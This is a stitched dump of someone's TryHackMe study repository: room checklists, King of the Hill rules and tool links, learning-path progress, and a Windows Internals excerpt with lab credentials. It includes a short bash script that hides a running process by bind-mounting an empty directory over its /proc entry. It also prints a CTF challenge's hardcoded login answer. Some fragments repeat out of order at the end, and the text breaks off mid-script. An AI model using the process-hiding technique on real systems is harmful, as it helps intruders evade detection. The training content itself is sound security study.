100 | - Learn how to detect and exploit SQL Injection vulnerabilities
101 | - [x] Task 1 Brief
102 | - [x] Task 2 What is a Database?
103 | - [x] Task 3 What is SQL?
104 | - [x] Task 4 What is SQL Injection?
105 | - [x] Task 5 In-Band SQLi
106 | - [x] Task 6 Blind SQLi - Authentication Bypass
107 | - [x] Task 7 Blind SQLi - Boolean Based
108 | - [x] Task 8 Blind SQLi - Time Based
109 | - [x] Task 9 Out-of-Band SQLi
110 | - [x] Task 10 Remediation
111 |
--------------------------------------------------------------------------------
/King of the Hill/README.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | 
4 |
5 | # [King of the Hill](https://tryhackme.com/games/koth) `Beta`
6 |
7 |
8 |
9 | # What is "King of the Hill"[?](https://docs.tryhackme.com/docs/koth/king-of-the-hill)
10 | ## [`KoTH`](https://github.com/Anlominus/TryHackMe/tree/main/King%20of%20the%20Hill/KoTH) ~ King of the Hill
11 | - King of the Hill (KoTH) is a competitive hacking game, where you play against up to 5 other hackers to compromise a machine and then patch its vulnerabilities to stop other players from also gaining access.
12 | - The longer you maintain your access, the more points you get.
13 | - Traditionally you are taught how to compromise a machine to claim ownership of it.
14 | - TryHackMe provides plenty of content on how to do so.
15 | - However, an often overlooked aspect of hacking is maintaining access.
16 | - KoTH not only inspires you to apply the knowledge gained from the content within the platform in a competitive, timed set way, but also encourages the use of blue-team tactics to prevent others from using similar methods, such as those that you employed to compromise the machine.
17 |
18 | ---
19 |
20 | # Becoming King
21 | - After enumeration and such forth, you will need to add your TryHackMe Username to `/root/king.txt` or king file in ADMINISTRATOR user's directory(Windows machine) on the machine itself to become the latest "King".
22 | - It is then down to you to prevent your competitors from replacing your TryHackMe Username and becoming the new "King", however, you must follow the rules.
23 |
24 | ---
25 |
26 | ## Be the first to hack into a machine, and then retain your presence by patching vulnerabilities to stop your foes from taking your position!
27 | ### `Attack` then `defend`!
28 |
29 | # About
30 | #### King of the Hill (KoTH) is a competitive hacking game, where you play against 10 other hackers to compromise a machine and then patch its vulnerabilities to stop other players from also gaining access.
31 | #### The longer you maintain your access, the more points you get.
32 |
33 | ---
34 |
35 | # How to play
36 | - When everyone "readies" within the lobby, you will be provided the IP Address of the machine you all have to compete amongst each other to attack.
37 | - From now on, you will compete to become the first King of the Hill.
38 | - After the lobby has started - the time of which you have specified, the game will last for 60 minutes or 1 Hour.
39 | - The member with the most points at the end of the game - regardless of the amount of "King Changes" and the like wins!
40 | ####
41 | - Join a lobby with up to 10 players
42 | - When everyone is ready, you'll get a machines IP address
43 | - Enumerate and hack into the machine
44 | - Add your TryHackMe username to /root/king.txt
45 | - Patch the machines vulnerabilities to maintain your access
46 | - The longer you're king, the more points you get
47 | - Hunt for flags around the system for extra points
48 | - After 60 minutes, the game ends
49 |
50 | ---
51 |
52 | # How Points are Scored
53 | - There are two main methods of obtaining points.
54 | - However, it should be noted that any points gained throughout the game are not persistent and will not be reflected on your TryHackMe profile - nor the next lobby you join.
55 | - These two methods are the following:
56 | - "`Be King`"
57 | - The longer you have your TryHackMe Username in the /root/king.txt file, the more points you get.
58 | - You obtain 10 points every full-minute you are the current "King" I.e.
59 | - to obtain 10 points, you must be the current "King" for 60 seconds (1 full-minute).
60 | - If you are only the king for 50 seconds, you will not be awarded the 10 points, nor will the person who was "King" for the remaining 10 seconds of that minute.
61 | - "`Submit Flags`"
62 | - There are multiple entry points to the machine, some will have flags hidden throughout.
63 | - The difficulty of how the value of the flag is obtained will stipulate the points you obtain for it. I.e.
64 | - A harder to reach flag will grant more points then a flag that is easier to obtain.
65 |
66 | ---
67 |
68 | ## My Tool >>--> ``
69 |
70 | ---
71 |
72 | ## ALL Tools
73 | - [CyberChef](https://gchq.github.io/CyberChef)
74 | > The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis
75 | - [koth-protect-king](https://github.com/MatheuZSecurity/koth-protect-king)
76 | > A script to protect your king in KoTH
77 | - [Koth-TryHackMe-Tricks](https://github.com/MatheuZSecurity/Koth-TryHackMe-Tricks)
78 | > Koth TryHackMe - Tricks
79 | - [thm-vm](https://github.com/f11snipe/thm-vm):
80 | > TryHackMe - Simple helper script for VPN, VM's, etc
81 | - [Hide a Process in Koth Tryhackme](https://github.com/MatheuZSecurity/hide-a-process)
82 | - [Python tools for penetration testers](https://github.com/Anlominus/PenTest/blob/main/KingMenu.md#python-tools-for-penetration-testers)
83 | - [Pentesting Cheatsheet](PenTest.md):
84 | - [RustScan](https://github.com/rustscan/rustscan)
85 | > Lightweight and quick open-source port scanner designed to automatically pipe open ports into Nmap.
86 | - [King of The Hill ~ cheatsheets](./King%20of%20The%20Hill) [Source](https://github.com/holmes-py/King-of-the-hill)
87 | > This is the walkthrough and cheatsheet of Machines on King of the hill on the online hacking platform TryHackme.
88 |
89 |
90 |
91 | ---
92 |
93 | # Awesome
94 | - [Awesome Privilege Escalation](https://github.com/m0nad/awesome-privilege-escalation)
95 | - [Awesome Incident Response](https://github.com/meirwah/awesome-incident-response)
96 | - [Certified ethical hacker in bullet points](https://github.com/Anlominus/HacKingPro/tree/main/CEH%20-%20Certified%20Ethical%20Hacker#certified-ethical-hacker-in-bullet-points)
97 |
--------------------------------------------------------------------------------
/Learning Path/README.md:
--------------------------------------------------------------------------------
1 | > בס״ד
2 |
24 |
25 | ---
26 |
27 |
28 | # Learning Paths
29 | ## Work your way through a structured learning path
30 |
31 | ---
32 |
33 | ### [Learning Paths ](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path#learning-paths)
34 |
35 | - ✅ [INTRODUCTION TO CYBER SECURITY](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Introduction%20to%20Cyber%20Security) `Easy`
36 | - [x] Path Progress (100%) [`Certificate`](https://user-images.githubusercontent.com/51442719/173556502-268cd44f-6dd5-4880-9355-6198212d710f.png)
37 | - ✅ [JR PENETRATION TESTER](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Jr%20Penetration%20Tester) `Intermediate`
38 | - [x] Path Progress (100%) [`Certificate`](https://user-images.githubusercontent.com/51442719/173556656-bc28a8db-ba13-4276-9422-d6a23cb6c8b9.png)
39 | - ✅ [PRE SECURITY](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Pre%20Security) `Easy`
40 | - [x] Path Progress (100%) [`Certificate`](https://user-images.githubusercontent.com/51442719/173556879-fb290bdc-563a-4a35-875d-6714e4446ed7.png)
41 | - ✅ [COMPLETE BEGINNER](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Complete%20Beginner) `Easy`
42 | - [x] Path Progress (100%)
43 | - ✅ [WEB FUNDAMENTALS](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Web%20Fundamentals) `Easy`
44 | - [x] Path Progress (100%) [`Certificate`](https://user-images.githubusercontent.com/51442719/173555903-151151a6-4478-4f5b-a78a-09fa0a917331.png)
45 | - ✅ [COMPTIA PENTEST+](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/CompTIA%20Pentest%2B) `Easy`
46 | - [x] Path Progress (100%)
47 | - [OFFENSIVE PENTESTING](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Offensive%20Pentesting) `Intermediate`
48 | - [ ] Path Progress (38%)
49 | - [CYBER DEFENSE](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Cyber%20Defense) `Intermediate`
50 | - [ ] Path Progress (41%)
51 |
52 |
53 | ---
54 |
55 | # ✅ [100%] [INTRODUCTION TO CYBER SECURITY](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Introduction%20to%20Cyber%20Security) `Easy`
56 | > Learn the core skills required to start a career in cyber security
57 | - Learn about different careers in cyber
58 | - Hack your first application
59 | - Defend against a live cyber attack
60 | - Explore security topics in the industry
61 |
62 | ---
63 |
64 | # ✅ [100%] [JR PENETRATION TESTER](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Jr%20Penetration%20Tester) `Intermediate`
65 | > Learn the necessary skills to start a career as a penetration tester
66 | - Pentesting methodologies and tactics
67 | - Enumeration, exploitation and reporting
68 | - Realistic hands-on hacking exercises
69 | - Learn security tools used in the industry
70 |
71 | ---
72 |
73 | # ✅ [100%] [PRE SECURITY](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Pre%20Security) `Easy`
74 | > Before hacking something, you first need to understand the basics.
75 | - Cyber security basics
76 | - Networking basics and weaknesses
77 | - The web and common attacks
78 | - Learn to use the Linux operating system
79 |
80 | ---
81 |
82 | # ✅ [100%] [COMPLETE BEGINNER](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Complete%20Beginner) `Easy`
83 | > Learn the core skills required to start a career in cyber security
84 | - Web application security
85 | - Network security
86 | - Basic Linux
87 | - Scripting
88 |
89 | ---
90 |
91 | # ✅ [100%] [WEB FUNDAMENTALS](https://github.com/Anlominus/TryHackMe/tree/main/Learning%20Path/Web%20Fundamentals) `Easy`
92 | > A pathway to web application security.
93 | - Understand web fundamentals
94 | - Major vulnerabilities explained
95 | - Learn industry-used tools
96 | - Web application assessments
97 |
98 | ---
99 |
100 | # ✅ [100%] [COMPTIA PENTEST+](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/CompTIA%20Pentest) `Easy`
101 | > Complete this pathway and receive 10% off the Pentest+ exam!
102 | - Hands-on exercises aligning to PenTest+ exam objectives
103 | - Practical exam preparation to help you with the Performance Based Questions
104 |
105 | ---
106 |
107 | # [38%] [OFFENSIVE PENTESTING](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Offensive%20Pentesting) `Intermediate`
108 | > Prepare yourself for real world penetration testing:
109 | - Utilise industry standard tools
110 | - Learn realistic attack scenarios
111 | - Train in offensive security
112 | - Supporting exercises & resources
113 |
114 | ---
115 |
116 | # [41%] [CYBER DEFENSE](https://github.com/Anlominus/TryHackMe/blob/main/Learning%20Path/Cyber%20Defense) `Intermediate`
117 | > Learn how to analyse and defend against real-world cyber threats/attacks
118 | - Detect threats
119 | - Gather threat actor intelligence
120 | - Understand and emulate adversary TTPs
121 | - Identify and respond to incidents
122 |
123 | ---
124 |
--------------------------------------------------------------------------------
/Modules/Windows Fundamentals/Windows Internals.md:
--------------------------------------------------------------------------------
1 | # [Windows Internals](https://tryhackme.com/room/windowsinternals)
2 | > #### Learn and understand the fundamentals of how Windows operates at its core.
3 |
4 | Task 1 Introduction
5 | Task 2 Processes
6 | Task 3 Threads
7 | Task 4 Virtual Memory
8 | Task 5 Dynamic Link Libraries
9 | Task 6 Portable Executable Format
10 | Task 7 Interacting with Windows Internals
11 | Task 8 Conclusion
12 |
13 | ---
14 |
15 | ## Task 1 Introduction
16 |
17 | Operating systems have a lot more technology and architecture behind them than we may see at first. In this room, we will be observing the Windows operating systems and common internal components.
18 |
19 |
20 | ### Learning Objectives
21 | - Understand and interact with Windows processes and their underlying technologies.
22 | - Learn about core file formats and how they are used.
23 | - Interact with Windows internals and understand how the Windows kernel operates.
24 |
25 | With Windows machines making up a majority of corporate infrastructure, red teams need to understand Windows internals and how they can be (ab)used. The red team can (ab)use Windows to aid in evasion and exploitation when crafting offensive tools or exploits.
26 |
27 | Before beginning this room, familiarize yourself with basic Windows usage and functionality. Basic programming knowledge in C++ and PowerShell is also recommended but not required.
28 |
29 | We have provided a base Windows machine with the files needed to complete this room. You can access the machine in-browser or through RDP using the credentials below.
30 |
31 | Machine IP: 10.10.113.167
32 | Username: THM-Attacker
33 | Password: Tryhackme!
34 |
35 | This is going to be a lot of information.
36 | Please buckle your seatbelts and locate your nearest fire extinguisher.
37 |
38 |
39 | ---
40 |
41 | ## Task 2 Processes
42 |
43 | A process maintains and represents the execution of a program; an application can contain one or more processes. A process has many components that it gets broken down into to be stored and interacted with. The Microsoft docs break down these other components, "Each process provides the resources needed to execute a program. A process has a virtual address space, executable code, open handles to system objects, a security context, a unique process identifier, environment variables, a priority class, minimum and maximum working set sizes, and at least one thread of execution." This information may seem intimidating, but this room aims to make this concept a little less complex.
44 |
45 | As previously mentioned, processes are created from the execution of an application. Processes are core to how Windows functions, most functionality of Windows can be encompassed as an application and has a corresponding process. Below are a few examples of default applications that start processes.
46 |
47 | - MsMpEng (Microsoft Defender)
48 | - wininit (keyboard and mouse)
49 | - lsass (credential storage)
50 |
51 | Attackers can target processes to evade detections and hide malware as legitimate processes. Below is a small list of potential attack vectors attackers could employ against processes,
52 |
53 | - Process Injection ([TI055](https://attack.mitre.org/techniques/T1055/))
54 | - Process Hollowing ([TI055.012](https://attack.mitre.org/techniques/T1055/012/))
55 | - Process Masquerading ([TI055.013](https://attack.mitre.org/techniques/T1055/013/))
56 |
57 | Processes have many components; they can be split into key characteristics that we can use to describe processes at a high level. The table below describes each critical component of processes and their purpose.
58 |
59 | Process Component | Purpose
60 | :---:|:---:
61 | Private Virtual Address Space | Virtual memory addresses that the process is allocated.
62 | Executable Program | Defines code and data stored in the virtual address space.
63 | Open Handles | Defines handles to system resources accessible to the process.
64 | Security Context | The access token defines the user, security groups, privileges, and other security information.
65 | Process ID | Unique numerical identifier of the process.
66 | Threads | Section of a process scheduled for execution.
67 |
68 | We can also explain a process at a lower level as it resides in the virtual address space. The table and diagram below depict what a process looks like in memory.
69 |
70 |
71 | Component | Purpose
72 | :---:|:---:
73 | Code | Code to be executed by the process.
74 | Global Variables | Stored variables.
75 | Process Heap | Defines the heap where data is stored.
76 | Process Resources | Defines further resources of the process.
77 | Environment Block | Data structure to define process information.
78 |
79 | 
80 |
81 | This information is excellent to have when we get deeper into exploiting and abusing the underlying technologies, but they are still very abstract. We can make the process tangible by observing them in the Windows Task Manager. The task manager can report on many components and information about a process. Below is a table with a brief list of essential process details.
82 |
83 | Value/Component | Purpose | Example
84 | :---:|:---:|:---:
85 | Name | Define the name of the process, typically inherited from the application | conhost.exe
86 | PID | Unique numerical value to identify the process | 7408
87 | Status | Determines how the process is running (running, suspended, etc.) | Running
88 | User name | User that initiated the process. Can denote privilege of the process | SYSTEM
89 |
90 | These are what you would interact with the most as an end-user or manipulate as an attacker.
91 |
92 | There are multiple utilities available that make observing processes easier; including [`Process Hacker 2`](https://github.com/processhacker/processhacker), [`Process Explorer`](https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer), and [`Procmon`](https://docs.microsoft.com/en-us/sysinternals/downloads/procmon).
93 |
94 | Processes are at the core of most internal Windows components. The following tasks will extend the information about processes and how they're used in Windows.
95 |
96 |
97 | ---
98 |
99 | ## Task 3 Threads
100 |
101 | ---
102 |
103 | ## Task 4 Virtual Memory
104 |
105 | ---
106 |
107 | ## Task 5 Dynamic Link Libraries
108 |
109 | ---
110 |
111 | ## Task 6 Portable Executable Format
112 |
113 | ---
114 |
115 | ## Task 7 Interacting with Windows Internals
116 |
117 | ---
118 |
119 | ## Task 8 Conclusion
120 |
121 | ---
122 |
--------------------------------------------------------------------------------
/Learning Path/Offensive Pentesting/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [Offensive Pentesting](https://tryhackme.com/path-action/pentesting/join)
2 |
3 | 
4 |
5 |
6 | ### Prepare yourself for real world penetration testing:
7 |
8 | * Utilise industry standard tools
9 | * Learn realistic attack scenarios
10 | * Train in offensive security
11 | * Supporting exercises & resources
12 |
13 | - Career
14 | - Use this path to work towards a career in cyber
15 | >
Penetration Tester
16 | - `47 Hours`
17 | - `Intermediate`
18 |
19 | ---
20 |
21 | # Getting Started
22 | 
23 | - Lets get started with a few easy rooms which will give you practice in the following areas:
24 | - Active Reconnaissance
25 | - Vulnerability Scanning
26 | - Privilege Escalation
27 | - Web Application Attacks
28 | - Its important to take notes when attacking machines, as you will usually be required to explain the vulnerabilities to both a technical and non technical audience.
29 | > To get practice, why not take notes or write a blog post for each room you complete?
30 |
31 |
32 |
33 | - [x] Tutorial
34 | > Learn how to use a TryHackMe room to start your upskilling in cyber security.
35 |
36 | - [x] Vulnversity
37 | > Learn about active recon, web app attacks and privilege escalation.
38 |
39 | - [ ] Blue
40 | > Deploy & hack into a Windows machine, leveraging common misconfigurations issues.
41 |
42 | - [x] Kenobi
43 | > Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.
44 |
45 | ---
46 |
47 | # Advanced Exploitation
48 | 
49 | - Now you've warmed up, its time for you to dive a little deeper.
50 | - Complete the following rooms and get practice in:
51 | - Vulnerability Scanning
52 | - Handling Public Exploits
53 | - Password Cracking
54 | - Metasploit Framework
55 | - Port Redirection
56 |
57 |
58 |
59 | - [ ] [Steel Mountain]()
60 | > Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
61 |
62 | - [ ] [Alfred]()
63 | > Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens.
64 |
65 | - [ ] [HackPark]()
66 | > Bruteforce a websites login with Hydra, identify and use a public exploit then escalate your privileges on this Windows machine!
67 |
68 | - [ ] [Game Zone]()
69 | > Learn to hack into this machine. Understand how to use SQLMap, crack some passwords, reveal services using a reverse SSH tunnel and escalate your privileges to root!
70 |
71 | - [ ] [Skynet]()
72 | > A vulnerable Terminator themed Linux machine.
73 |
74 | - [x] [Daily Bugle]()
75 | > Compromise a Joomla CMS account via SQLi, practise cracking hashes and escalate your privileges by taking advantage of yum.
76 |
77 | - [x] [Overpass 2 - Hacked]()
78 | > Overpass has been hacked! Can you analyse the attacker's actions and hack back in?
79 |
80 | - [ ] [Relevant]()
81 | > Penetration Testing Challenge
82 |
83 | - [ ] [Internal]()
84 | > Penetration Testing Challenge
85 |
86 | ---
87 |
88 | # Buffer Overflow Exploitation
89 | 
90 | - Buffer overflows are used in many of the exploits that we use against vulnerable services, however most of these are pre-compiled by exploit developers.
91 | - In this section users will learn the foundations of
92 | - Windows buffer overflow vulnerabilities
93 | - Basic exploit development
94 | - Exploitation of services vulnerable to buffer overflow
95 |
96 |
97 |
98 |
99 | - [ ] [Buffer Overflow Prep]()
100 | > Practice stack based buffer overflows!
101 |
102 | - [ ] [Brainstorm]()
103 | > Reverse engineer a chat program and write a script to exploit a Windows machine.
104 |
105 | - [ ] [Gatekeeper]()
106 | > Can you get past the gate and through the fire?
107 |
108 | - [ ] [Brainpan 1]()
109 | > Reverse engineer a Windows executable, find a buffer overflow and exploit it on a Linux machine.
110 |
111 | ---
112 |
113 | # Active Directory
114 | 
115 | - Windows Active Directory environments by and large dominate the corporate and governmental world's organizational networking structure.
116 | - Active Directory allows user and service interaction from machines within the domain, rather than individual workstations.
117 | - A Domain Controller manages user accounts, services, networking shares, and more. In this section, users will learn about:
118 | - Active Directory Basics
119 | - Attacking Kerberos
120 | - Exploiting a Domain Controller
121 | - Post exploitation tasks
122 |
123 |
124 |
125 |
126 | - [x] [Active Directory Basics]()
127 | > Learn the basics of Active Directory and how it is used in the real world today
128 |
129 | - [ ] [Attacking Kerberos]()
130 | > Learn how to abuse the Kerberos Ticket Granting Service inside of a Windows Domain Controller
131 |
132 | - [ ] [Attacktive Directory]()
133 | > 99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
134 |
135 | - [ ] [Post-Exploitation Basics]()
136 | > Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
137 |
138 | ---
139 |
140 | # Extra Credit
141 | 
142 | - Having come this far, these rooms should be a breeze for you to complete.
143 | - As TryHackMe releases more content, this pathway is constantly being developed, and so more rooms might be added.
144 |
145 |
146 |
147 | - [ ] [Hacking with PowerShell]()
148 | > Learn the basics of PowerShell and PowerShell Scripting
149 |
150 | - [ ] [Corp]()
151 | > Bypass Windows Applocker and escalate your privileges. You will learn about kerberoasting, evading AV, bypassing applocker and escalating your privileges on a Windows system.
152 |
153 | - [ ] [Mr Robot CTF]()
154 | > Based on the Mr. Robot show, can you root this box?
155 |
156 | - [ ] [Retro]()
157 | > New high score!
158 |
159 | ---
160 |
--------------------------------------------------------------------------------




 18 | - [6] You see Function `authenticate`, there is 2 variables (a=name, b=pass)
19 | - (a.value=="h3ck3rBoi" & b.value==RevereString("54321@terceSrepuS")
20 |
21 |
22 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTh-Hidding:
--------------------------------------------------------------------------------
1 | #!/usr/bin/env bash
2 | # A simple script to hide a process
3 | # Created by @MatheuzSecurity
4 | # https://twitter.com/inferigang
5 | # src: https://github.com/MatheuZSecurity/hide-a-process/blob/main/hide.sh
6 |
7 | function mkFolder() {
8 | rm -rf /tmp/hidden
9 | mkdir /tmp/hidden
10 | if [[ $? -ne 0 ]]; then
11 | echo "[err] An error has ocurred" >&2
12 | exit 1
13 | fi
14 | }
15 |
16 | function hideProcess() {
17 | mount --bind /tmp/hidden /proc/$pid
18 | }
19 |
20 |
21 | if [[ $(id -u) -ne "0" ]]; then
22 | echo "[error] You must run this script as root" >&2
23 | exit 1
24 | fi
25 |
26 | arr=('|' '/' '-' '\')
27 |
28 | for c in $(seq 1 5); do
29 | for elt in ${arr[*]}; do
30 | echo -ne "\r\033[<1>AInitializing $elt" && sleep 0.1;
31 | done
32 | done
33 |
34 | echo -ne "\r"
35 | read -p "Process ID: " pid
36 |
37 | mesg="Your PID was successfully hidden!"
38 |
39 | mkFolder && hideProcess && \
40 |
41 | for i in $(seq 1 ${#mesg}); do
42 | echo -ne "${mesg:i-1:1}"
43 | sleep 0.07
44 | done
45 | echo -ne "\n"
46 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/README.md:
--------------------------------------------------------------------------------
1 | ## Cryptography
2 |
3 | 
4 |
5 | ### Cryptography is essential in security. Learn how its used to preserve integrity and confidentiality of sensitive information.
6 |
7 | ---
8 |
9 | 
10 | - [x] [Hashing - Crypto 101](https://tryhackme.com/room/hashingcrypto101)
11 | > An introduction to Hashing, as part of a series on crypto
12 |
13 | ---
14 |
15 | 
16 | - [x] [John The Ripper](https://tryhackme.com/room/johntheripper0)
17 | > Learn how to use John the Ripper - An extremely powerful and adaptable hash cracking tool
18 |
19 | ---
20 |
21 | 
22 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
23 | > An introduction to encryption, as part of a series on crypto
24 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/Post Compromise/README.md:
--------------------------------------------------------------------------------
1 | # [Post Compromise]()
2 | ### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
3 |
4 | - ### [The Lay of the land](https://tryhackme.com/jr/thelayoftheland)
5 | Learn about and get hands-on with common technologies and security products used in corporate environments; both host and network-based security solutions are covered.
6 |
7 | - ### [Enumeration](https://tryhackme.com/jr/enumerationpe)
8 | This room is an introduction to enumeration when approaching an unknown corporate environment.
9 |
10 | - ### [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
11 | Learn the fundamentals of Windows privilege escalation techniques.
12 |
13 | - ### [Windows Local Persistence](https://tryhackme.com/jr/windowslocalpersistence)
14 | Learn the most common persistence techniques used on Windows machines.
15 |
16 | - ### [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
17 | Learn about common techniques used to move laterally across a Windows network.
18 |
19 | - ### [Data Exfiltration](https://tryhackme.com/jr/dataxexfilt)
20 | An introduction to Data Exfiltration and Tunneling techniques over various protocols.
21 |
--------------------------------------------------------------------------------
/Room/Wifi Hacking 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [Wifi Hacking 101](https://tryhackme.com/room/wifihacking101)
4 | > Learn to attack WPA(2) networks! Ideally you'll want a smartphone with you for this, preferably one that supports hosting wifi hotspots so you can follow along.
5 | - [x] Task 1 The basics - An Intro to WPA
6 | - [x] Task 2 You're being watched - Capturing packets to attack
7 | - [x] Task 3 Aircrack-ng - Let's Get Cracking
8 |
9 | ---
10 |
11 | # Home Work
12 |
13 | ### Key Terms
14 | - **`SSID`**: The network "name" that you see when you try and connect
15 | - **`ESSID`**: An SSID that *may* apply to multiple access points, eg a company office, normally forming a bigger network.
16 | - For Aircrack they normally refer to the network you're attacking.
17 | - **`BSSID`**: An access point MAC (hardware) address
18 | - **`WPA2-PSK`**: Wifi networks that you connect to by providing a password that's the same for everyone
19 | - **`WPA2-EAP`**: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
20 | - **`RADIUS`**: A server for authenticating clients, not just for wifi.
21 |
--------------------------------------------------------------------------------
/Modules/Privilege Escalation/README.md:
--------------------------------------------------------------------------------
1 | # [`Privilege Escalation`](https://tryhackme.com/module/privilege-escalation)
2 | ### - Learn the fundamental techniques that will allow you to elevate account privileges in Linux and windows systems.
3 | - Privilege escalation allows you to increase your rights on the target system.
4 | - Privilege escalation is the path that will take you from a limited user account to complete system dominance.
5 | - This module covers effective techniques you can use to increase the privilege level of the user you have on the target system.
6 | - Techniques used in Linux and Windows are covered separately with examples you can face in CTFs, certification exams, or penetration testing engagements.
7 |
8 | ---
9 |
10 | ## `VIP` - [What the Shell?](https://tryhackme.com/jr/introtoshells)
11 | #### An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.
12 |
13 | ## `Free` - [Linux PrivEsc](https://tryhackme.com/jr/linprivesc)
14 | #### Learn the fundamentals of Linux privilege escalation.
15 | - From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.
16 |
17 | ## `VIP` - [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
18 | #### Learn the fundamentals of Windows privilege escalation techniques.
19 |
--------------------------------------------------------------------------------
/Teaching/README.md:
--------------------------------------------------------------------------------
1 | # [Teaching ~ Getting Started](https://docs.tryhackme.com/docs/teaching/teaching-getting-started)
2 | ## Getting Started with Teaching on TryHackMe#
3 | ### TryHackMe is an online platform that provides virtual labs and provides teaching content for Cybersecurity training; helping you focus on teaching whilst we take care of the tedious setup and content creation process.
4 | ### We make a difference by having our content designed to attract young talent by providing the learners and teachers with benefits such as:
5 |
6 |
18 | - [6] You see Function `authenticate`, there is 2 variables (a=name, b=pass)
19 | - (a.value=="h3ck3rBoi" & b.value==RevereString("54321@terceSrepuS")
20 |
21 |
22 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTh-Hidding:
--------------------------------------------------------------------------------
1 | #!/usr/bin/env bash
2 | # A simple script to hide a process
3 | # Created by @MatheuzSecurity
4 | # https://twitter.com/inferigang
5 | # src: https://github.com/MatheuZSecurity/hide-a-process/blob/main/hide.sh
6 |
7 | function mkFolder() {
8 | rm -rf /tmp/hidden
9 | mkdir /tmp/hidden
10 | if [[ $? -ne 0 ]]; then
11 | echo "[err] An error has ocurred" >&2
12 | exit 1
13 | fi
14 | }
15 |
16 | function hideProcess() {
